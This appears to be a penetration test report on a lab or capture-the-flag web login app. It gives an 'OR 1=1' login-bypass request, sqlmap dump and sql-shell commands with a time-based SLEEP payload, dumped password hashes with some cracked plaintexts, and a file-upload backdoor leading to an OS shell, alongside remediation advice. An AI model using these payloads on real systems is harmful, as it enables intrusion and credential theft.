# PENTEST REPORT FOR SPINAE

V.0.0

**malika.mouzmine@gmail.com**

# TABLE OF CONTENTS

Penetration Testing Report ..... 3
1. Introduction ..... 3
2. Objective ..... 3
3. Scope ..... 3
3.1. Assessment Attribute(s) ..... 3
3.2. Risk Calculation and Classification ..... 4
1. SQL Injection by injecting queries in the URL GET parameter ..... 5
Proof of concept: ..... 6
Manual Analysis: ..... 6
Automated Analysis ..... 7
2. Reflected XSS in the application. ..... 10
Proof of concept: ..... 11
URL #1: ..... 11
3.Cross-site request forgery. ..... 11
4. Remote Code Execution via File Upload ..... 12
5. Session Management- ..... 15
5.1. Testing for Cookies Attributes: - ..... 15
5.2Testing for Exposed Session Variables: - ..... 17

# Penetration Testing Report

## 1. Introduction

This report hereby describes the proceedings and results of a Black Box security assessment conducted against a Web Application. The report hereby lists the findings and corresponding best practice mitigation actions and recommendations.

## 2. Objective

The objective of the assessment was to assess the state of security and uncover vulnerabilities in a Web Application and provide with a final security assessment report comprising vulnerabilities, remediation strategy and recommendation guidelines to help mitigate the identified vulnerabilities and risks during the activity.

## 3. Scope

This section defines the scope and boundaries of the project.

| | |
|---|---|
| Application Name | Login and Register |
| URL | 10.10.x.x |

### 3.1. Assessment Attribute(s)

| **Parameter** | **Value** |
|---|---|
| Starting Vector | External |
| Target Criticality | Critical |
| Assessment Nature | Cautious & Calculated |
| Assessment Conspicuity | Clear |

| | |
|---|---|
| Proof of Concept(s) | Attached wherever possible and applicable. |

### 3.2. Risk Calculation and Classification

| Info | Low | Medium | High | Critical |
|---|---|---|---|---|
| No direct threat to host/ individual user account. Sensitive information can be revealed to the adversary. | Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch work around released by vendor. | Vulnerabilities may not have public exploit (code) available or cannot be exploited in the wild. Patch/ workaround not yet released by vendor. | Vulnerabilities which can be exploited publicly, workaround or fix/ patch available by vendor. | Vulnerabilities which can be exploited publicly, workaround or fix/ patch may not be available by vendor. |

Summary

Outlined is a Black Box Application Security assessment for a web application.

Following section illustrates Detailed Technical information about identified vulnerabilities.

Total: 5 Vulnerabilities

| High | Medium | Low |
|---|---|---|

| | | |
|---|---|---|
| 3 | 1 | 1 |

## 1. SQL Injection by injecting queries in the URL GET parameter

| **Reference No:** | **Risk Rating** |
|---|---|
| WEB_VUL_01 | High |
| Tools Used | Browser,SQLmap |
| Vulnerability Description: | It was observed that the application had the list of artists contributed and just by implementing SQL<br>queries into the GET Requests in the URL, severe information of the users could be fetched |
| Vulnerability Identified by / How It Was Discovered | Manual Analysis & Automated Analysis |
| Implications / Consequences of not Fixing the Issue | An adversary having knowledge about SQL could easily get into the database and can fetch juicy details of all the users present inside the database by injecting SQL queries in the URL GET parameter. The details include cc, email, name, phone, address etc. |
| Suggested Countermeasures | It is recommended to implement below control for mitigating the SQLi:<br>• Use Stored Procedure, Not Dynamic SQL<br>• Use Object Relational Mapping (ORM) Framework<br>• Least Privilege<br>• Input Validation<br>• Character Escaping<br>• Use WAF (Web Application Firewall) |

| | |
|---|---|
| References | https://owasp.org/www-community/attacks/SQL_Injection |

## Proof of concept:

## Manual Analysis:





Fig1 shows it is able to bypass login with ***'OR 1=1'***

```
POST /login.php HTTP/1.1
Host: 10.10.25.172
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.25.172/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
Origin: http://10.10.25.172
Connection: close
Upgrade-Insecure-Requests: 1

username=%E2%80%99OR+1%3D1%E2%80%99+&password=
```

```
HTTP/1.1 200 OK
Date: Mon, 15 Jan 2024 15:03:06 GMT
Server: Apache/2.4.38 (Debian)
Vary: Accept-Encoding
Content-Length: 2713
Connection: close
Content-Type: text/html; charset=UTF-8


<!DOCTYPE html>
<html lang="en">
  <head>
    <link rel="stylesheet" href="
    https://cdn.jsdelivr.net/npm/bootstrap@4.3.1/dist/css/bootstrap.min.css" integrity="
    sha384-ggOyR0iXCbMQv3Xipma34MD+dH/1fQ784/j6cY/iJTQUOhcWr7x9JvoRxT2MZw1T" crossorigin="anonymous">
    <meta charset="UTF-8">
```

Fig2 shows a 200 OK response with no error.

## Automated Analysis:







**Fig3.Type sqlmap –u http://10.10.211.16/login.php --data=”username=abc&password=abc&login=submit” --dbs –dump --batch**


```
[15:42:55] [WARNING] missing database parameter. sqlmap is going to use the current database to enumerate table(s) entries
[15:42:55] [INFO] fetching current database
[15:42:55] [INFO] retrieved: CTF
[15:43:06] [INFO] fetching tables for database: 'CTF'
[15:43:06] [INFO] fetching number of tables for database 'CTF'
[15:43:06] [INFO] retrieved: 1
[15:43:07] [INFO] retrieved: users
[15:43:25] [INFO] fetching columns for table 'users' in database 'CTF'
[15:43:25] [INFO] retrieved: 3
[15:43:28] [INFO] retrieved: id
[15:43:36] [INFO] retrieved: username
[15:44:02] [INFO] retrieved: password
[15:44:33] [INFO] fetching entries for table 'users' in database 'CTF'
[15:44:33] [INFO] fetching number of entries for table 'users' in database 'CTF'
[15:44:33] [INFO] retrieved: 11
[15:44:39] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
7
[15:44:46] [INFO] retrieved: 635bd75ac4f5378c68d4c766d5c24c29
[15:46:51] [INFO] retrieved: a dmin
[15:47:08] [INFO] retrieved: 8
[15:47:14] [INFO] retrieved: 161ebd7d45089b3446ee4e0d86dbcf92
[15:49:14] [INFO] retrieved: Ethan
[15:49:33] [INFO] retrieved: 9
[15:49:36] [INFO] retrieved: f5c20e7fab7e3b4322a6d78859610795
[15:51:34] [INFO] retrieved: Oliv ia
[15:51:56] [INFO] retrieved: 10
[15:52:00] [INFO] retrieved: 8023beacf42738ae82de89c1a17ef93a
[15:53:57] [INFO] retrieved: Mason
[15:54:16] [INFO] retrieved: 11
[15:54:21] [INFO] retrieved: 03e4079b565ab2a47a2eff7f42ae45b8
[15:56:25] [INFO] retrieved: Ava
[15:56:34] [INFO] retrieved: 12
[15:56:39] [INFO] retrieved: ba76 ca55dee94ddc520878a437e2a91a
[15:58:39] [INFO] retrieved: Logan
```


```
Table: users
[11 entries]
+----+--------------------------------------------+----------+
| id | password                                   | username |
+----+--------------------------------------------+----------+
| 7  | 635bd75ac4f5378c68d4c766d5c24c29           | admin    |
| 8  | 161ebd7d45089b3446ee4e0d86dbcf92 (P@ssw0rd)| Ethan    |
| 9  | f5c20e7fab7e3b4322a6d78859610795           | Olivia   |
| 10 | 8023beacf42738ae82de89c1a17ef93a           | Mason    |
| 11 | 03e4079b565ab2a47a2eff7f42ae45b8 (iloveyou!)| Ava     |
| 12 | ba76ca55dee94ddc520878a437e2a91a           | Logan    |
| 13 | 8ec576b1f4d736f14dc6e04ad4fa4837 (Football22)| Emma   |
| 14 | aafe06e46da6f8158e7a90926b1b7a84           | Liam     |
| 15 | 4aecd18bc921541670e5d2000cb8e4ac           | Sophia   |
| 16 | e01ffa3565aaddb4e1caf80612a729d9 (sunshine77)| Noah   |
| 17 | 5d6c0616bd1271b1527d03139e60753c           | Isabella |
+----+--------------------------------------------+----------+

[16:11:11] [INFO] table 'CTF.users' dumped to CSV file '/home/malika/.local/share/sqlmap/output/10.10.211.16/dump/CTF/users.csv'
[16:11:11] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 4058 times
[16:11:11] [INFO] fetched data logged to text files under '/home/malika/.local/share/sqlmap/output/10.10.211.16'

[*] ending @ 16:11:11 /2024-01-06/
```

**Fig 7 & 8 shows the details of the current user of the database-username and password**


┌──(malika㉿kali)-[~/Downloads]
└─$ sqlmap -r request456 -D CTF --batch --sql-shell
{1.7.8#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 09:37:42 /2024-01-08/
[09:37:42] [INFO] parsing HTTP request from 'request456'
[09:37:42] [INFO] resuming back-end DBMS 'mysql'
[09:37:42] [INFO] testing connection to the target URL
[09:37:43] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=user456' AND (SELECT 7269 FROM (SELECT(SLEEP(5)))UWxJ) AND 'SYnZ'='SYnZ&password=user456
---
[09:37:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:37:43] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> current_user()
[09:38:30] [INFO] fetching SQL query output: 'current_user()'
[09:38:30] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)


sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: username=user456' AND (SELECT 7269 FROM (SELECT(SLEEP(5)))UWxJ) AND 'SYnZ'='SYnZ&password=user456
---
[09:37:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:37:43] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell> current_user()
[09:38:30] [INFO] fetching SQL query output: 'current_user()'
[09:38:30] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
[09:38:38] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
[09:38:48] [INFO] adjusting time delay to 1 second due to good response times
timo@localhost
current_user(): 'timo@localhost'
sql-shell> database()
[09:40:16] [INFO] fetching SQL query output: 'database()'
[09:40:16] [INFO] retrieved: CTF
database(): 'CTF'


sql-shell> password
[10:54:55] [INFO] fetching SQL query output: 'password'
[10:54:55] [INFO] retrieved: 8ec576b1f4d736f14dc6e04ad4fa4837
password: '8ec576b1f4d736f14dc6e04ad4fa4837'
sql-shell>





## 2. Reflected XSS in the application.

| Reference Number | Risk Rating: |
|---|---|
| WEB_VUL_02 | Medium |
| Tools Used: | Browser |
| Vulnerability Description: | It was observed that in the login and password field if we inject JavaScript code then<br>the JS code executes hence results into XSS. |
| Implications / Consequences of not Fixing the Issue | An adversary having knowledge of JavaScript will be able to steal the user's credentials, hijack user's account, exfiltrate sensitive data and can access the client's computer. |
| Suggested Countermeasures | It is recommended to:<br>• Filter input on arrival<br>• Encode data on output<br>• Use appropriate response headers |

| | |
|---|---|
| | • Use Content Security Policy (CSP) to reduce the severity of any existing XSS vulnerabilities. |
| References | https://portswigger.net/web-security/cross-site-scripting |

## Proof of concept:

## URL #1:




## 3.Cross-site request forgery.

Cross site request forgery (CSRF), also known as XSRF, Sea Surf or Session Riding, is an attack vector that tricks a web browser into executing an unwanted action in an application to which a user is logged in.

How to prevent CSRF: -

- Preventing CSRF requires the inclusion of an unpredictable token in the body or URL of each HTTP request. Such tokens should at a minimum be unique per user session but can also be unique per request.
- The preferred option is to include the unique token in a hidden field. The unique token can also be included in the URL itself, or a URL parameter.
- Check the Referrer field of each request.
- Use Captcha on all critical pages.


## 4. Remote Code Execution via File Upload

| | |
|---|---|
| Vulnerability Severity | Critical |
| Tools Used | Burp Suite, SQL map |
| OWASP Category | Insecure Design |
| CWE ID | 94 |
| Ease of Exploitation | Easy |
| Vulnerability Description<br>Command injection is an attack in which the goal is execution of arbitrary commands on the host operating system via a vulnerable application. Command injection attacks are possible when an application passes unsafe user supplied data (forms, cookies, HTTP headers etc.) to a system shell. In this attack, the attacker-supplied operating system commands are usually executed with the privileges of the vulnerable application. Command injection attacks are possible largely due to insufficient input validation. During the analysis it was observed that we were able to upload a php file with malicious content, which lead to execution on server commands on the server. | |
| Implications / Consequences of not Fixing the Issue | The consequences of unrestricted file upload can vary, including complete, execution of remote commands system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It |

| | |
|---|---|
| | depends on what the application does with the uploaded file and especially where it is stored. |
| Conditions Under Which Vulnerability May Materialize | This vulnerability does not require specific condition or an environment to be exploited. |
| Remediation | • Implement adequate validation on the file type being uploaded.<br>• Implement a mechanism to identify the malicious files upon the files are being uploaded and reject all the files that are malicious.<br>• Implement server-side sandboxing for all the files that are uploaded.<br>• Restrict all file types and known viruses, ransomware etc. by checking the file signatures. |


Proof of concept:


## Fig 9 shows how to create an os-shell using sqlmap





18 mouzmine789 19457fa79e3f5b03c80022fe2a749c81File uploaded

**Created a shell through backdoor and executed some basic commands-**






# 5. Session Management-

## 5.1. Testing for Cookies Attributes: -

Cookie attributes are additional features to cookies that provide additional information on how cookies should be treated or how cookies can be used by servers and browsers. Some examples of cookie attributes include:

- **Secure**: The secure attribute tells the browser to only send the cookie over an HTTPS connection, thus increasing the security of the communication.
- **HTTP Only**: The HTTP Only attribute makes the cookie inaccessible via JavaScript, which can help prevent cross-site scripting (XSS) attacks.
- **SameSite**: The SameSite attribute controls how cookies are delivered on cross-site requests. The value of this attribute can be “Strict”, “Lax”, or “None”.
- **Expires** or **Max-Age**: This attribute controls how long the cookie will remain in the browser. If the cookie has an Expires or Max-Age attribute, the browser will delete the cookie after the specified time.

- **Domain** and **Path**: The domain and path attributes control the domain and path where the cookie can be used by the server. Cookies will only be sent to servers with the same domain or path as the domain or path attribute.
- **Value**: The value attribute is the value of the data stored in the cookie. This value can be a string, number or any other value that can be stored in text format.
- **Size**: Specifies the size of the cookie in bytes.
- **Last Accessed**: This attribute indicates the date and time when the cookie was last accessed by the client.

By using this cookie attribute, the server can control how cookies are used by the browser and protect users from security attacks that may occur through cookies.

In the example above the available cookie attributes are **Name, Value, Domain, Path, Expires/Max-Age, Size, HTTP Only, Secure, SameSite, Last Accessed.**

**Secure**: **false**, indicates that the cookie can be accessed or transmitted via the HTTP protocol (not secure).

**HTTP Only**: **false, true.**

- **false**: indicates that cookies can be accessed through JavaScript scripts on the same web page. In other words, cookies can be retrieved or modified by JavaScript scripts executed on the same page as the cookie.
- **true**: indicates that cookies can only be accessed via HTTP or HTTPS protocols and cannot be accessed via JavaScript scripts executed on the same web page.

It is generally recommended to set the HTTP Only attribute on cookies to “true”, so that cookies can only be accessed via HTTP or HTTPS protocols and cannot be accessed via JavaScript scripts. This can help increase the security of web applications from potentially damaging attacks.


**SameSite**: **Strict**, **Lax**, **None**.

- **Strict**: the browser will only send cookies on HTTP requests sent from the same page as the domain from which the cookie originated. In other words, cookies with a value of SameSite=Strict will not be sent on requests originating from outside the same domain. This value provides strong protection against session evasion attacks.
